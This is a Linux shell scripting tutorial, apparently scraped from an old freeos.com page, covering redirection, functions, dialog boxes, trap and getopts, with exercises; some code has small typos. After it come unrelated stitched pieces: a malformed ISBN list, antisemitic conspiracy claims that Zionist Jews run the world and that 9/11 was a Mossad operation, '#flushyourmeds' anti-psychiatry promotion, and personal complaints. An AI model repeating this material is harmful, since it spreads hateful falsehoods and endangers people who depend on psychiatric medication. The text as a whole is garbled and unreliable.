## Linux Shell Script Tutorial

```
-20
11
2
^D
$ sort < nos
-20
2
10
11
```

First we have created the file nos, then we have taken input from this file and sort command prints sorted numbers. This is called input redirection. In Linux (And in C programming Language) your keyboard, screen etc are treated as files. Following are name of such files

| Standard File | File Descriptors number | Use                | Example  |
|---------------|-------------------------|--------------------|----------|
| stdin         | 0                       | as Standard input  | Keyboard |
| stdout        | 1                       | as Standard output | Screen   |
| stderr        | 2                       | as Standard error  | Screen   |

By default in Linux every program has three files associated with it, (when we start our program these three files are automatically opened by your shell) The use of first two files (i.e. stdin and stdout) , are already seen by us. The last file stderr (numbered as 2) is used by our program to print error on screen. You can redirect the output from a file descriptor directly to file with following

**Syntax:** file-descriptor-number>filename

For e.g.

```
$ rm bad_file_name111
rm: cannot remove `bad_file_name111': No such file or directory ,is the output (error) of the above
program. Now if we try to redirect this error-output to file, it can not be send to file
$ rm bad_file_name111 > er
Still it prints output on stderr as rm: cannot remove `bad_file_name111': No such file or directory, And if
you see er file as $ cat er , This file is empty, since output is send to error device and you can not redirect
it to copy this error-output to your file 'er'. To overcome this we have to use following command
$ rm bad_file_name111 2>er
Note that no space are allowed between 2 and >, The 2>er directs the standard error output to file. 2
number is default number of stderr file. Now consider another example, here we are writing shell script as
follows
$ cat > demoscr
if [$# -ne 2]
then
echo "Error : Number are not supplied"
echo "Usage : $0 number1 number2"
exit 1
fi
ans=`expr $1 + $2`
echo "Sum is $ans"
```

Try it as follows  
\$ chmod +x demoscr  
\$ ./demoscr  
Error : Number are not supplied  
Usage : ./demoscr number1 number2  
\$ ./demoscr > er1  
\$ ./demoscr 5 7  
Sum is 12

Here for first sample run , our script prints error message indicating that we have not given two number. For second sample run, we have redirect output of our script to file, since it's error we have to show it to

<http://www.freeos.com/guides/lstt/maspc.htm> (3 of 17) [17/08/2001 17.42.32]

## Linux Shell Script Tutorial

user, It means we have to print our error message on stderr not on stdout. To overcome this problem replace above echo statements as follows

```
echo "Error : Number are not supplied" 1>&2
echo "Usage : $0 number1 number2" 1>&2
```

Now if you run as

```
$./demoscr > er1
```

Error : Number are not supplied

Usage : ./demoscr number1 number2

It will print error message on stderr and not on stdout. The 1>&2 at the end of echo statement, directs the standard output (stdout) to standard error (stderr) device.

**Syntax:** from > & destination

### Functions

Function is series of instruction/commands. Function performs particular activity in shell. To define function use following

**Syntax:**

```
function-name ()
{
 command1
 command2

 ...
 commandN
 return
}
```

Where function-name is name of you function, that executes these commands. A return statement will terminate the function. For e.g. Type SayHello() at \$ prompt as follows

```
$ SayHello()
{
echo "Hello $LOGNAME, Have nice computing"
return
}
```

Now to execute this SayHello() function just type it name as follows

```
$ SayHello
Hello xxxx, Have nice computing
```

This way you can call your function. Note that after restarting your computer you will loss this SayHello() function, since its created for that session only. To overcome this problem and to add you own function to automat some of the day today life task, your function to /etc/bashrc file. Note that to add function to this file you must logon as root. Following is the sample /etc/bashrc file with today() function , which is used to print formatted date. First logon as root or if you already logon with your name (your login is not root), and want to move to root account, then you can type following command , when asked for password type root (administrators) password

```
$ su
password:
Now open file as (Note your prompt is changed to # from $ to indicate you are root)
```

```
vi /etc/bashrc
```

OR

```
mcedit /etc/bashrc
```

At the end of file add following in /etc/bashrc file

```
#
```

```
today() to print formatted date
```

```
#
```

```
To run this function type today at the $ prompt
```

```
Added by Vivek to show function in Linux
```

```
#
```

<http://www.freeos.com/guides/lstt/maspc.htm> (4 of 17) [17/08/2001 17.42.32]

## Linux Shell Script Tutorial

```
today()
{
echo This is a ` date + "%A %d in %B of %Y (%r)"
return
}
```

Save the file and exit it, after all this modification your file may look like as follows

```
/etc/bashrc

System wide functions and aliases
Environment stuff goes in /etc/profile

For some unknown reason bash refuses to inherit
PS1 in some circumstances that I can't figure out.
Putting PS1 here ensures that it gets loaded every time.
```

```
PS1="\u@\h \W\$ "
```

```
today() to print formatted date
#
To run this function type today at the $ prompt
Added by Vivek to show function in Linux
today()
{
echo This is a ` date + "%A %d in %B of %Y (%r)"
return
}
```

To run function first completely logout by typing exit at the \$prompt (Or press CTRL + D, Note you may have to type exit (CTRL+D) twice if you login to root account by using su command), then login and type \$ today , this way today() is available to all user in your system, If you want to add particular function to particular user then open .bashrc file in your home directory as follows

# vi .bashrc

OR

# mcedit .bashrc

At the end of file add following in .bashrc file

```
SayBuy()
{
 echo "Buy \$LOGNAME ! Life never be the same, until you log again!"
 echo "Press a key to logout . . ."
 read
 return
}
```

Save the file and exit it, after all this modification your file may look like as follows

```
.bashrc
#
User specific aliases and functions
Source global definitions
```

```
if [-f /etc/bashrc]; then
. /etc/bashrc
fi
```

```
SayBuy()
```

## Linux Shell Script Tutorial

```
{
 echo "Buy \$LOGNAME ! Life never be the same, until you log again!"
 echo "Press a key to logout . . ."
 read
 return
}
```

To run function first logout by typing exit at the \$ prompt (Or press CTRL + D) ,then logon and type \$ SayBuy , this way SayBuy() is available to only in your login and not to all user in system, Use .bashrc file in your home directory to add User specific aliases and functions only. (Tip: If you want to show some message or want to perform some action when you logout, Open file .bash\_logout in your home directory and add your stuff here For e.g. When ever I logout, I want to show message Buy! Then open your .bash\_logout file using text editor such as vi and add statement echo "Buy \\$LOGNAME, Press a key . . ." read Save and exit from the file. Then to test this logout from your system by pressing CTRL + D (or type exit) immediately you will see message "Buy xxxx, Press a key . . .", after pressing key you will be exited.)

## User Interface and dialog utility

Good program/shell script must interact with users. There are two ways to this one is use command line to script when you want input, second use statement like echo and read to read input into variable from the prompt. For e.g. Write script as

```
$ cat > userintre
#
Script to demo echo and read command for user interaction
#
echo "Your good name please :"
read na
echo "Your age please :"
read age
neyr= `expr $age + 1`
echo "Hello $na, next year you will be $neyr yrs old."
```

Save it and run as  
\$ chmod +x userintre  
\$ ./userintre

```
Your good name please :
Vivek
Your age please :
25
```

Hello Vivek, next year you will be 26 yrs old.

Even you can create menus to interact with user, first show menu option, then ask user to choose menu item, and take appropriate action according to selected menu item, this technique is show in following script

```
$ cat > menuui
#
Script to create simple menus and take action according to that selected
menu item
#
while :
do
 clear
 echo "-----"
 echo " Main Menu "
 echo "-----"
 echo "[1] Show Todays date/time"
 echo "[2] Show files in current directory"
```

## Linux Shell Script Tutorial

```

echo "[3] Show calendar"
echo "[4] Start editor to write letters"
echo "[5] Exit/ Stop"
echo "===== "
echo -n "Enter your menu choice [1-5]: "
read yourch
case $yourch in
 1) echo "Today is `date` , press a key..."; read ;;
 2) echo "Files in `pwd` "; ls -l; echo "Press a key..."; read ;;
 3) cal ; echo "Press a key..."; read ;;
 4) vi ;;
 5) exit 0 ;;
*) echo "Opps!!! Please select choice 1,2,3,4, or 5";
 echo "Press a key..."; read ;;
esac

```

**done**

Above all statement explained in following table

| Statement                                                                                                                                                                                                                                                                                                                               | Explanation                                                                                                                                                |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>while :</b>                                                                                                                                                                                                                                                                                                                          | Start infinite loop, this loop will only break if you select 5 ( i.e. Exit/Stop menu item) as your menu choice                                             |
| <b>do</b>                                                                                                                                                                                                                                                                                                                               | Start loop                                                                                                                                                 |
| <b>clear</b>                                                                                                                                                                                                                                                                                                                            | Clear the screen, each and every time                                                                                                                      |
| <b>echo "-----"</b><br><b>echo " Main Menu "</b><br><b>echo "-----"</b><br><b>echo "[1] Show Todays date/time"</b><br><b>echo "[2] Show files in current directory"</b><br><b>echo "[3] Show calendar"</b><br><b>echo "[4] Start editor to write letters"</b><br><b>echo "[5] Exit/Stop"</b><br><b>echo "-----"</b>                     | Show menu on screen with menu items                                                                                                                        |
| <b>echo -n "Enter your menu choice [1-5]: "</b>                                                                                                                                                                                                                                                                                         | Ask user to enter menu item number                                                                                                                         |
| <b>read yourch</b>                                                                                                                                                                                                                                                                                                                      | Read menu item number from user                                                                                                                            |
| <b>case \$yourch in</b><br>1) echo "Today is `date` , press a key..."; read ;;<br>2) echo "Files in `pwd` "; ls -l ;<br>echo "Press a key..."; read ;;<br>3) cal ; echo "Press a key..."; read ;;<br>4) vi ;;<br>5) exit 0 ;;<br>*) echo "Opps!!! Please select choice 1,2,3,4, or 5";<br>echo "Press a key..."; read ;;<br><b>esac</b> | Take appropriate action according to selected menu item. If menu item is not between 1 - 5, then show error and ask user to input number between 1-5 again |
| <b>done</b>                                                                                                                                                                                                                                                                                                                             | Stop loop , if menu item number is 5 ( i.e. Exit/Stop)                                                                                                     |

User interface usually includes, menus, different type of boxes like info box, message box, Input box etc. In Linux shell there is no built-in facility available to create such user interface. But there is one utility supplied with Red Hat Linux version 6.0 called dialog, which is used to create different type of boxes like info box, message box, menu box, Input box etc. Now try dialog utility as follows :

<http://www.freeos.com/guides/lstt/maspic.htm> (7 of 17) [17/08/2001 17.42.32]

## Linux Shell Script Tutorial

```

$ cat > dia1
dialog --title "Linux Dialog Utility Infobox" --backtitle "Linux Shell Script\Tutorial" --infobox "This is dialog box called infobox, which is used\to show some information on screen, Thanks to Savio Lam and\Stuart Herbert to give us this utility. Press any key... " 7 50 ; read

```

Save the shell script and run as

**\$ chmod +x dia1**

**\$ ./dia1**

After executing this dialog statement you will see box on screen with title as "Welcome to Linux Dialog Utility" and message "This is dialog....Press any key. . ." inside this box. The title of box is specified by --title option and info box with --infobox "Message" with this option. Here 7 and 50 are height-of-box and width-of-box respectively. "Linux Shell Script Tutorial" is the backtitle of dialog show on upper left side of screen and below that line is drawn. Use dialog utility to Display dialog boxes from shell scripts.

**Syntax:**

```

dialog --title {title} --backtitle {backtitle} {Box options}
where Box options can be any one of following
--yesno {text} {height} {width}
--msgbox {text} {height} {width}
--infobox {text} {height} {width}
--inputbox {text} {height} {width} {{init}}
--textbox {file} {height} {width}
--menu {text} {height} {width} {menu} {height} {tag1} item1...

```

**msgbox using dialog utility**

```

$ cat > dia2
dialog --title "Linux Dialog Utility Msgbox" --backtitle "Linux Shell Script\Tutorial" --msgbox "This is dialog box called msgbox, which is used\to show some information on screen which has also Ok button, Thanks to Savio Lam\and Stuart Herbert to give us this utility. Press any key... " 9 50

```

Save it and run as

**\$ chmod +x dia2**

**\$ ./dia2**

**yesno box using dialog utility**

```

$ cat > dia3
dialog --title "Alert : Delete File" --backtitle "Linux Shell Script\Tutorial" --yesno "\nDo you want to delete '/usr/letters/jobapplication'\nfile" 7 60
sel=$?
case $sel in
 0) echo "You select to delete file";;
 1) echo "You select not to delete file";;
 255) echo "Cancelled by you by pressing [ESC] key";;
esac

```

Save it and run as

**\$ chmod +x dia3**

**\$ ./dia3**

Above script creates yesno type dialog box, which is used to ask some questions to the user , and answer to those question either yes or no. After asking question how do we know, whether user has press yes or no button ? The answer is exit status, if user press yes button exit status will be zero, if user press no button exit status will be one and if user press Escape key to cancel dialog box exit status will be one 255. That is what we have tested in our above shell as

<http://www.freeos.com/guides/lstt/maspic.htm> (8 of 17) [17/08/2001 17.42.32]

## Linux Shell Script Tutorial

| Statement                                                                                                                                                             | Meaning                                                                                                                                                                                      |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| sel=\$?                                                                                                                                                               | Get exit status of dialog utility                                                                                                                                                            |
| case \$sel in<br>0) echo "You select to delete file";;<br>1) echo "You select not to delete file";;<br>255) echo "Canceled by you by pressing [Escape] key";;<br>esac | Now take action according to exit status of dialog utility, if exit status is 0, delete file, if exit status is 1 do not delete file and if exit status is 255, means Escape key is pressed. |

```
inputbox using dialog utility
$ cat > dia4
dialog --title "Inputbox - To take input from you" --backtitle "Linux Shell\
Script Tutorial" --inputbox "Enter your name please" 8 60 2> /tmp/input.$$
```

```
sel=$?
na=`cat /tmp/input.$$`
case $sel in
 0) echo "Hello $na" ;;
 1) echo "Cancel is Press" ;;
 255) echo "[ESCAPE] key pressed" ;;
esac
rm -f /tmp/input.$$
```

Inputbox is used to take input from user, Here we are taking Name of user as input. But where we are going to store inputted name, the answer is to redirect inputted name to file via statement 2>/tmp/input.\$\$ at the end of dialog command, which means send screen output to file called /tmp/input.\$\$, letter we can retrieve this inputted name and store to variable as follows  
na=`cat /tmp/input.\$\$` . For inputbox exit status is as follows

| Exit Status for Inputbox | Meaning                          |
|--------------------------|----------------------------------|
| 0                        | Command is successful            |
| 1                        | Cancel button is pressed by user |
| 255                      | Escape key is pressed by user    |

Now we will write script to create menus using dialog utility, following are menu items

Date/time  
Calendar  
Editor

and action for each menu-item is follows

| MENU-ITEM | ACTION                 |
|-----------|------------------------|
| Date/time | Show current date/time |
| Calendar  | Show calendar          |
| Editor    | Start vi Editor        |

Create script as follows

```
$ cat > smenu
#
How to create small menu using dialog
#
dialog --backtitle "Linux Shell Script Tutorial" --title "Main\
Menu" --menu "Move using [UP] [DOWN],[Enter] to\
```

<http://www.freeos.com/guides/lstt/maspc.htm> (9 of 17) [17/08/2001 17.42.32]

## Linux Shell Script Tutorial

```
Select" 15 50 3|
Date/ time "Shows Date and Time"\|
Calendar "To see calendar "\|
Editor "To start vi editor " 2> /tmp/menuitem.$$
```

```
menuitem=`cat /tmp/menuitem.$$`
```

```
opt=$?
```

```
case $menuitem in
 Date/ time) date;;
 Calendar) cal;;
 Editor) vi;;
esac
```

```
rm -f /tmp/menuitem.$$
```

Save it and run as  
\$ chmod +x smenu  
\$ ./smenu  
Here --menu option is used of dialog utility to create menus, menu option take

| -menu options                              | Meaning                                                                                                                                          |
|--------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------|
| "Move using [UP] [DOWN],[Enter] to Select" | This is text show before menu                                                                                                                    |
| 15                                         | Height of box                                                                                                                                    |
| 50                                         | Width of box                                                                                                                                     |
| 3                                          | Height of menu                                                                                                                                   |
| Date/time "Shows Date and Time"            | First menu item called as <i>tag1</i> (i.e. <u>Date/time</u> ) and description for menu item called as <i>item1</i> (i.e. "Shows Date and Time") |
| Calendar "To see calendar "                | First menu item called as <i>tag2</i> (i.e. <u>Calendar</u> ) and description for menu item called as <i>item2</i> (i.e. "To see calendar")      |
| Editor   "To start vi editor "             | First menu item called as <i>tag3</i> (i.e. <u>Editor</u> ) and description for menu item called as <i>item3</i> (i.e."To start vi editor")      |
| 2>/tmp/menuitem.\$\$                       | Send selected menu item (tag) to this temporary file                                                                                             |

After creating menus, user selects menu-item by pressing enter key the selected choice is redirected to temporary file. Next this menu-item is retrieved from temporary file and following case statement compare the menu-item and takes appropriate step according to selected menu item. As you see, dialog utility allows more powerful user interaction then the older read and echo statement. The only problem with dialog utility is it work slowly.

**trap command**

Now consider following script

```
$ cat > testsign
ls -R /
```

Save and run it as  
\$ chmod +x testsign  
\$ ./testsign

Now if you press ctrl + c , while running this script, script get terminated. The ctrl + c here work as signal, When such signal occurs its send to all process currently running in your system. Now consider following shell script

<http://www.freeos.com/guides/lstt/maspc.htm> (10 of 17) [17/08/2001 17.42.32]

## Linux Shell Script Tutorial

```
$ cat > testsign1
#
Why to trap signal, version 1
#
Take_input1()
{
recno=0
clear
echo "Appointment Note keeper Application for Linux"
echo -n "Enter your database file name : "
read filename

if [! -f $filename]; then
 echo "Sorry, $filename does not exit, Creating $filename database"
 echo "Appointment Note keeper Application database file" > $filename
fi

echo "Data entry start data: `date` " > /tmp/input0.$$
#
Set a infinite loop
#
while :
do
 echo -n "Appointment Title:"
 read na
 echo -n "Appoint time :"
 read ti
 echo -n "Any Remark :"
 read remark
 echo -n "Is data okay (y/ n) ?"
 read ans

 if [$ans = y -o $ans = Y]; then
 recno=`expr $recno + 1`
 echo "$recno. $na $ti $remark" >> /tmp/input0.$$
 fi

 echo -n "Add next appointment (y/ n)?"
 read isnext

 if [$isnext = n -o $isnext = N]; then
 cat /tmp/input0.$$ >> $filename
 rm -f /tmp/input0.$$
 return # terminate loop
 fi
done
#
Call our user define function : Take_input1
#
Take_input1

Save it and run as
$ chmod +x testsign1
$./testsign1
It first ask you main database file where all appointment of that day is stored, if no such database file found, file is created, after that it open one temporary file in /tmp directory, and puts today's date in that
```

<http://www.freeos.com/guides/lstt/maspc.htm> (11 of 17) [17/08/2001 17.42.32]

## Linux Shell Script Tutorial

file. Then one infinite loop begins, which ask appointment title, time and remark, if this information is correct its written to temporary file. After that script ask user , whether he/she wants add next appointment record, if yes then next record is added , otherwise all records are copied from temporary file to database file and then loop will be terminated. You can view your database file by using cat command. Now problem is that while running this script, if you press CTRL+ C, your shell script gets terminated and temporary file are left in /tmp directory. For e.g. try as follows

```
$./testsign1
After given database file name and after adding at least one appointment record to temporary file press
CTRL+ C. Our script get terminated, and it left temporary file in /tmp directory, you can check this by
giving command as follows
```

```
$ ls /tmp/input*
Our script needs to detect when such signal (event) occurs, To achieve this we have to first detect Signal
using trap command
```

Syntax: `trap {commands} {signal number list}`

| Signal Number | When occurs             |
|---------------|-------------------------|
| 0             | shell exit              |
| 1             | hangup                  |
| 2             | interrupt (CTRL+C)      |
| 3             | quit                    |
| 9             | kill (cannot be caught) |

To catch this signal in above script, put `trap` statement before calling `Take_input1` function as `trap del_file 2 ..`, Here `trap` command called `del_file()` when 2 number interrupt ( i.e.CTRL+ C ) occurs. Open above script in editor and modify it so that at the end it will look like as follows

```
$ vi testsign1
 or
$ m edit testsign1
#
signal is trapped to delete temporary file , version 2
#
del_file()
{
 echo "*** CTRL+ C Trap Occurs (removing temporary file)***"
 rm -f /tmp/input0.$$
 exit 1
}
```

```
Take_input1()
{
recno=0
clear
echo "Appointment Note keeper Application for Linux"
echo -n "Enter your database file name : "
read filename
```

```
if [! -f $filename]; then
 echo "Sorry, $filename does not exit, Creating $filename database"
 echo "Appointment Note keeper Application database file" > $filename
fi
```

```
echo "Data entry start data: `date` " > /tmp/input0.$$
#
Set a infinite loop
#
while :
do
```

<http://www.freeos.com/guides/lstt/maspc.htm> (12 of 17) [17/08/2001 17.42.32]

## Linux Shell Script Tutorial

```
echo -n "Appointment Title:"
read na
echo -n "Appoint time :"
read ti
echo -n "Any Remark :"
read remark
echo -n "Is data okay (y/n) ?"
read ans

if [$ans = y -o $ans = Y]; then
 recno=`expr $recno + 1`
 echo "$recno. $na $ti $remark" >> /tmp/input0.$$
fi

echo -n "Add next appointment (y/n)?"
read isnext

if [$isnext = n -o $isnext = N]; then
 cat /tmp/input0.$$ >> $filename
 rm -f /tmp/input0.$$
 return # terminate loop
fi
done
}

Set trap to for CTRL+C interrupt,
When occurs it first it calls del_file() and then exit

trap del_file 2

Call our user define function : Take_input1

Take_input1

Now save it run the program as
$./testsign1
After given database file name and after giving appointment title press CTRL+C. Here we have already captured this CTRL + C signal (interrupt), so first our function del_file() is called, in which it gives message as * * * CTRL + C Trap Occurs (removing temporary file)* * * and then it remove our temporary file and then exit with exit status 1. Now check /tmp directory as follows
$ ls /tmp/input*
Now Shell will report no such temporary file exist.

getopts command
This command is used to check valid command line argument passed to script. Usually used in while loop.
Syntax: getopts [optstring] [variable1]

getopts is used by shell to parse command line argument. optstring contains the option letters to be recognized; if a letter is followed by a colon, the option is expected to have an argument, which should be separated from it by white space. Each time it is invoked, getopt places the next option in the shell variable variable1. When an option requires an argument, getopt places that argument into the variable OPTARG. On errors getopt diagnostic messages are printed when illegal options or missing option arguments are encountered. If an illegal option is seen, getopt places ? into variable1. For e.g. We have script called ani which has syntax as
ani -n -a -s -w -d
Options: These are optional argument
-n name of animal
```

## Linux Shell Script Tutorial

```
-a age of animal
-s sex of animal
-w weight of animal
-d demo values (if any of the above options are used
their values are not taken)
$ cat > ani

Usage: ani -n -a -s -w -d

help_ani() To print help

help_ani()
{
 echo "Usage: $0 -n -a -s -w -d"
 echo "Options: These are optional argument"
 echo " -n name of animal"
 echo " -a age of animal"
 echo " -s sex of animal"
 echo " -w weight of animal"
 echo " -d demo values (if any of the above options are used "
 echo " their values are not taken)"
 exit 1
}

Start main procedure

Set default value for variable

isDef=0

na=Moti
age="2 Months"
sex=Male
weight=3Kg

if no argument

if [$# -lt 1]; then
 help_ani
fi

while getopts n:a:s:w:d opt
do
 case "$opt" in
 n) na="$OPTARG";;
 a) age="$OPTARG";;
 s) sex="$OPTARG";;
 w) weight="$OPTARG";;
 d) isDef=1;;
 \?) help_ani;;
 esac
done
```

## Linux Shell Script Tutorial

```
if [$isdef -eq 0]
then
 echo "Animal Name: $na, Age: $age, Sex: $sex, Weight: $weight (user define mode)"
else
 na="Pluto Dog"
 age=3
 sex=Male
 weight=20kg
 echo "Animal Name: $na, Age: $age, Sex: $sex, Weight: $weight (demo mode)"
fi
```

Save it and run as follows

```
$ chmod +x ani
$ ani -n Lassie -a 4 -s Female -w 20Kg
$ ani -a 4 -s Female -n Lassie -w 20Kg
$ ani -n Lassie -s Female -w 20Kg -a 4
$ ani -w 20Kg -s Female -n Lassie -a 4
$ ani -w 20Kg -s Female
$ ani -n Lassie -a 4
$ ani -n Lassie
$ ani -a 2
```

See because of getopt, we can pass command line argument in different style. Following are invalid options for ani script

```
$ ani -nLassie -a4 -sFemal -w 20Kg
Here no space between option and their value.
$ ani -nLassie -a4-sFemal-w20Kg
$ ani -n Lassie -a 4 -s Female -w 20Kg -c Mammal
```

Here -c is not one of the options.

### More examples of Shell Script (Exercise for You :-)

First try to write this shell script, as exercise, if any problem or for sample answer to this Shell script open the shell script file supplied with this tutorial.

**Q.1.** How to write shell script that will add two nos, which are supplied as command line argument, and if this two nos are not given show error and its usage

Answer: See Q1 shell Script.

**Q.2.** Write Script to find out biggest number from given three nos. Nos are supplies as command line argument. Print error if sufficient arguments are not supplied.

Answer: See Q2 shell Script.

**Q.3.** Write script to print nos as 5,4,3,2,1 using while loop.

Answer: See Q3 shell Script.

**Q.4.** Write Script, using case statement to perform basic math operation as follows

```
+ addition
- subtraction
x multiplication
/ division
```

The name of script must be 'q4' which works as follows

```
$./q4 20 3, Also check for sufficient command line arguments
```

Answer: See Q4 shell Script.

**Q.5.** Write Script to see current date, time, username, and current directory

Answer: See Q5 shell Script.

**Q.6.** Write script to print given number in reverse order, for eg. If no is 123 it must print as 321.

<http://www.freeos.com/guides/lst/maspc.htm> (15 of 17) [17/08/2001 17.42.32]

## Linux Shell Script Tutorial

Answer: See Q6 shell Script.

**Q.7.** Write script to print given numbers sum of all digit, For eg. If no is 123 it's sum of all digit will be  $1+2+3 = 6$ .

Answer: See Q7 shell Script.

**Q.8.** How to perform real number (number with decimal point) calculation in Linux

Answer: Use Linux's bc command

**Q.9.** How to calculate  $5.12 + 2.5$  real number calculation at \$ prompt in Shell ?

Answer: Use command as , `$ echo 5.12 + 2.5 | bc` , here we are giving echo commands output to be to calculate the  $5.12 + 2.5$

**Q.10.** How to perform real number calculation in shell script and store result to third variable , lets say  $a=5.66$ ,  $b=8.67$ ,  $c=a+b$ ?

Answer: See Q10 shell Script.

**Q.11.** Write script to determine whether given file exist or not, file name is supplied as command line argument, also check for sufficient number of command line argument

Answer: See Q11 shell Script.

**Q.12.** Write script to determine whether given command line argument (\$1) contains "\*" symbol or not, if \$1 does not contains "\*" symbol add it to \$1, otherwise show message "Symbol is not required". For e.g. If we called this script Q12 then after giving ,

```
$ Q12 /bin
Here $1 is /bin, it should check whether "*" symbol is present or not if not it should print Required i.e.
/bin/*, and if symbol present then Symbol is not required must be printed. Test your script as
```

```
$ Q12 /bin
```

```
$ Q12 /bin/*
```

Answer: See Q12 shell Script

**Q.13.** Write script to print contains of file from given line number to next given number of lines. For e.g. If we called this script as Q13 and run as

```
$ Q13 5 5 myf
```

Here print contains of 'myf' file from line number 5 to next 5 line of that file.

Answer: See Q13 shell Script

**Q.14.** Write script to implement getopt statement, your script should understand following command line argument called this script Q14,

```
Q14 -c -d -n -e
```

Where options work as

-c clear the screen

-d show list of files in current working directory

-m start mc (midnight commander shell) , if installed

-e { editor } start this { editor } if installed

Answer: See Q14 shell Script

**Q.15.** Write script called sayHello, put this script into your startup file called .bash\_profile, the script should run as soon as you logon to system , and it print any one of the following message in infobox using dialog utility, if installed in your system, If dialog utility is not installed then use echo statement to print message : -

Good Morning

Good Afternoon

Good Evening , according to system time.

Answer: See Q15 shell Script

**Q.16.** How to write script, that will print, Message "Hello World" , in Bold and Blink effect, and in different colors like red, brown etc using echo command.

Answer: See Q16 shell Script

**Q.17.** Write script to implement background process that will continually print current time in upper right

<http://www.freeos.com/guides/lst/maspc.htm> (16 of 17) [17/08/2001 17.42.32]

#### Linux Shell Script Tutorial

corner of the screen , while user can do his/her normal job at \$ prompt.

Answer: See Q17 shell Script.

**Q.18.** Write shell script to implement menus using dialog utility. Menu-items and action according to select menu-item is as follows

| Menu-Item | Purpose                   | Action for Menu-Item                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-----------|---------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Date/time | To see current date time  | Date and time must be shown using infobox of dialog utility                                                                                                                                                                                                                                                                                                                                                                             |
| Calendar  | To see current calendar   | Calendar must be shown using infobox of dialog utility                                                                                                                                                                                                                                                                                                                                                                                  |
| Delete    | To delete selected file   | First ask user name of directory where all files are present, if no name of directory given assumes current directory, then show all files only of that directory. Files must be shown on screen using menus of dialog utility, let the user select the file, then ask the confirmation to user whether he/she wants to delete selected file, if answer is yes then delete the file , report errors if any while deleting file to user. |
| Exit      | To Exit this shell script | Exit/Stops the menu driven program i.e. this script                                                                                                                                                                                                                                                                                                                                                                                     |

Note: Create function for all action for e.g. To show date/time on screen create function show\_datetime().

Answer: See Q18 shell Script.

**Q.19.** Write shell script to show various system configuration like


- 1) Currently logged user and his logname
- 2) Your current shell
- 3) Your home directory
- 4) Your operating system type
- 5) Your current path setting
- 6) Your current working directory
- 7) Show Currently logged number of users
- 8) About your os and version ,release number , kernel version
- 9) Show all available shells
- 10) Show mouse settings
- 11) Show computer cpu information like processor type, speed etc
- 12) Show memory information
- 13) Show hard disk information like size of hard-disk, cache memory, model etc
- 14) File system (Mounted)

Answer: See Q19 shell Script.

That's all!, Thanks for reading, This tutorial ends here, but Linux programming environment is big, rich and productive (As you see from above shell script exercise), you should continue to read more advance topics and books. If you have any suggestion or new ideas or problem with this tutorial, please feel free to contact me.

My e-mail is [gite-vivek@usa.net](mailto:gite-vivek@usa.net).


© 1998-2000 FreeOS.com (I) Pvt. Ltd. All rights reserved.



## The Library of Censorship by ISBN

|               |                |
|---------------|----------------|
| 9781479324613 | 9780062276179  |
| 9781626360952 | 9780970312594  |
| 9780997287011 | 9781593762018  |
| 9781558749542 | 978059113961   |
| 9780061997228 | 9781606939444  |
| 9781504047876 | 9780393327656  |
| 9780446697965 | 9780877283348  |
| 9781452804088 | 9781561842346  |
| 9781329607279 | 9780195133547  |
| 9780593159477 | 9781901250961  |
| 9780970452528 | 9781678149635  |
| 9780359682898 | 9781501013423  |
| 9780595457625 | 9780091906603  |
| 9780865714489 | 9781936587995  |
| 9781467978309 | 9781794829046  |
| 9780359863464 | 97814799272440 |
| 9781678149635 | 9781714856763  |
| 9780692624593 | 9780929385228  |
| 978167806342  | 9781546059585  |
| 9781631355523 | 9781483483887  |
| 9781516872268 | 97811715304379 |
| 9781716333651 | 978171620077   |
| 9780966016543 | 9781484926451  |
| 9780691017914 | 9781518601231  |
| 9780998570105 | 9780380015399  |
| 9780974770709 | 9781974844964  |
| 9781892796059 | 9780359682898  |
| 9780359863464 | 9781678111519  |

9781714856763 The Constitution of the USA .....



**ANTI ZION  
BY  
SCOTT A.  
BARRY**



**#flushyourmeds  
Anti Psychiatry  
Movement &  
Activism  
Website  
[flushyouremeds . com](http://flushyouremeds.com)  
[Archive.today/SNGU4](http://Archive.today/SNGU4)  
[.exblog . jp](http://exblog.jp)  
[.nethouse . ru](http://nethouse.ru)  
[.my-free . website](http://my-free.website)  
Psychiatry is a  
Pseudoscience  
Fraud/Scam . . .**

**... Ruling Cabal ...**  
**Zionist Jews**  
**Run The World.**  
**They Have Jew Only**  
**Country Clubs.**  
**They have 6+**  
**Passports.**  
**9/11 Was A Mossad**  
**Operation Inside**  
**Job.**  
**ADL+SPLC+Mossad+**  
**Israeli-**  
**Leadership+12-**  
**Martian-**  
**Races+Israel+All-**  
**Zionists+Freemasons**

**Nami is a Fraud -**  
**Psychiatry is a Zionist Hokem/Quackery also ...**

Psychiatry, Zionism, Israel, The Mossad Fake 9/11 Inside Job, The Zionist Owned MSM/Press/TV/Radio/ NAMI\*org / COINTELPRO of the FBI / LABCORP / Psychiatric and Insurance Fraud Same old ...  
Zionists take over, The American Psychological Association and NIMH are Pseudo-scientific Zionist backed frauds, NAMI is a Fraudulent Organization of the Zionist backed Psychiatric System ..  
The Brandon Raub case shows us Jewish/Zionist Communism in action through Psychiatric Reprisal means. They own and control all of ICANN for the DNS of the Interwebs with the ADL and SPLC will shut down Judicial-inc.biz if they please, and control all media/press/publishing houses/ Period Period Period.....

I went to their NAMI Connection meeting and the guy running Joseph who never said his name through seems like he had an attitude everytime I spoke cause at the end of the meeting he went around the newcomers which I was a part of and asked them how they feel about the ir first time in the meeting and he overlooked me which I think he did on purpose cause I weren't like a lot of the people at the meeting feeling sorry for myself and I guess he could deal with it . So I am not coming back. The hell with him.

This company is a fraud they mislead me when I obtained insurance. I was advised that I would pay 30% they will pay 70% with a \$5,000 deductible for catastrophic only, however, when I went to see the doctor they wanted me to pay \$250 for that visit the representative at the doctor's office indicated that I had to meet a \$5,000 deductible prior to National Health covering anything. When I called the insurance company back to inquire they were rude spoke to me in a condescending manner refuse to assist me or refund my payment. All I have to say is beware of this company. I even spoke with a Patrick who indicated he was the director and that he would review the agreement and to call him back. I call back you refuse my call and had another agent tell me there's nothing he could do. Silvertop me wouldn't let me get a word in horrible service.

Gang Stalking by Scott A. Barry

## Gang Stalking Definition :

